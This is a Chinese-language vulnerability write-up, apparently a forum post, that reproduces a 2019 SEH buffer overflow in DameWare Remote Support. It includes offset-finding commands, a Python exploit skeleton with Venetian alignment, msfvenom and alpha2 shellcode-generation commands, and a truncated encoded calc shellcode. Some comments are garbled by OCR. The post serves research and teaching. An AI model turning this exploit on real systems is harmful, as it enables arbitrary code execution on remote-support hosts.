DameWare Remote Support缓冲区溢出漏洞复现

drive**** / 2019-11-05 08:56:46 / 浏览数 4518 安全技术 漏洞分析 顶(0) 踩(0)


0x01 漏洞描述

DameWare是windows上一款著名的远控软件，其在2019年7月刚被曝出某处存在缓冲区溢出攻击，并可执行任意代码，影响版本V.12.1.0.34，这边做一下复现，环境是w7(32位)。


0x02 漏洞分析

根据作者POC，在Tools->Computer Comments->Description功能下的ComputerName文本框内输入超长字符串会导致程序内存溢出崩溃，贴下图


输入5000个A：



程序崩溃：



载入OD分析一下，根据栈回溯找到关键调用函数0x4CADB8，Shift+F9后在ComputerName文本框内输入5000个A，程序断在0x4CADB8处，F8单步步过，发现SEH被覆





按理说SEH应该会被覆写成0x41414141的，但这边确是0x00410041，根据经验，应该是程序把用户输入的ASCII转换成了UNICODE。

为了能够编写exp，这边需要计算下用户输入的栈空间到SEH的偏移量，

```
msf-pattern_create -l 5000 #msf■■■■5000■■■
```

输入ComputerName文本框后程序断下，单步后发现SEH被更改，堆栈跟随去观察具体覆盖情况





查找偏移:

```
msf-pattern_offset -q "37694136" -l 5000
```

发现偏移在260个字节处。


0x03 漏洞脚本编写

确定是用户输入转unicode以及溢出偏移量以后就可以编写exp了，主要结构是padding + nseh + seh + shellcode

利用原理如下：

- 将NSEH的指针覆写为shellcode，将当前SEH的处理函数指针指向POP-POP-RET
- 触发SEH
- 将NSEH的指针弹入EIP，执行shellcode

首先在 Immunity debugger 下用mona插件找一个合适的POP-POP-RET地址



由于程序会将用户输入的ascii转为unicode，这边无法找到合适的输入转化为unicode来构造jmp short跳转到shellcode，所以这边使用一种叫做ventian shellcode来进行填充，将shellcode的内存地址放到eax寄存器中，然后push eax到栈上，最后ret eax到eip，通过这种方式去执行shellcode代码。

```
junk1 = "A" * 260 #padding
nseh  = "\x61\x43" #■■unicode■padding
# 0x007a0021 : pop esi # pop edi # ret
seh   = "\x21\x7a" #unicode■■■■0x007a0021
junk2 = "\x41" * 1348
# ■■■■shellcode■■eax■■■■■■■■■■ret(eax)
# 20 bytes
align  = ""
align += "\x43" * 10                    # Padding
align += "\x58"                         # POP EAX
align += "\x73"                         # Venetian padding
# 0012F590   83C0 50                    # ADD EAX,50
align += u"\uC083" + "\x50"             # ADD EAX, 50
align += "\x73"                         # Venetian padding
align += "\x50"                         # PUSH EAX
align += "\x73"                         # Venetian padding
align +=  u'\uC3C3'                     # RETN
```

简单来说其实就是找一个接近布置shellcode的缓冲区地址的寄存器，并通过增加/减小它的值来使它指向shellcode，最终通过push reg，ret的方式来跳转到shellcode执行，这边最初的eax距shellcode 50字节的大小，所以需要构造来add eax 50。

之后生成shellcode，这边选用msf来生成，并用alpha2来将ascii编码的shellcode转为unicode后仍可用的字符串

```
msfvenom -p windows/exec CMD=calc -f raw > shellcode.raw
./alpha2 eax --unicode --uppercase < shellcode.raw
##alpha2■■■shellcode■■■■■■■■shellcode■■■■■■■■■■■■■■shellcode■■
```

这边alpha2不自带，需要自己编译，贴下源码地址 https://github.com/un4ckn0wl3z/Alpha2-encoder/blob/master/alpha2.c

生成shellcode如下:


```
shellcode="PPYAIAIAIAIAQATAXAZAPA3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABAB
```

0x04 攻击演示


将shellcode代入之前编写好的padding+nseh+seh+shellcode+padding的模板，得到攻击代码如下（win7需要软件开启winxp兼容模式关闭aslr）:

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


提前在0x007a0021处下好断点，进行输入后发现断在了0x007a0021处，单步



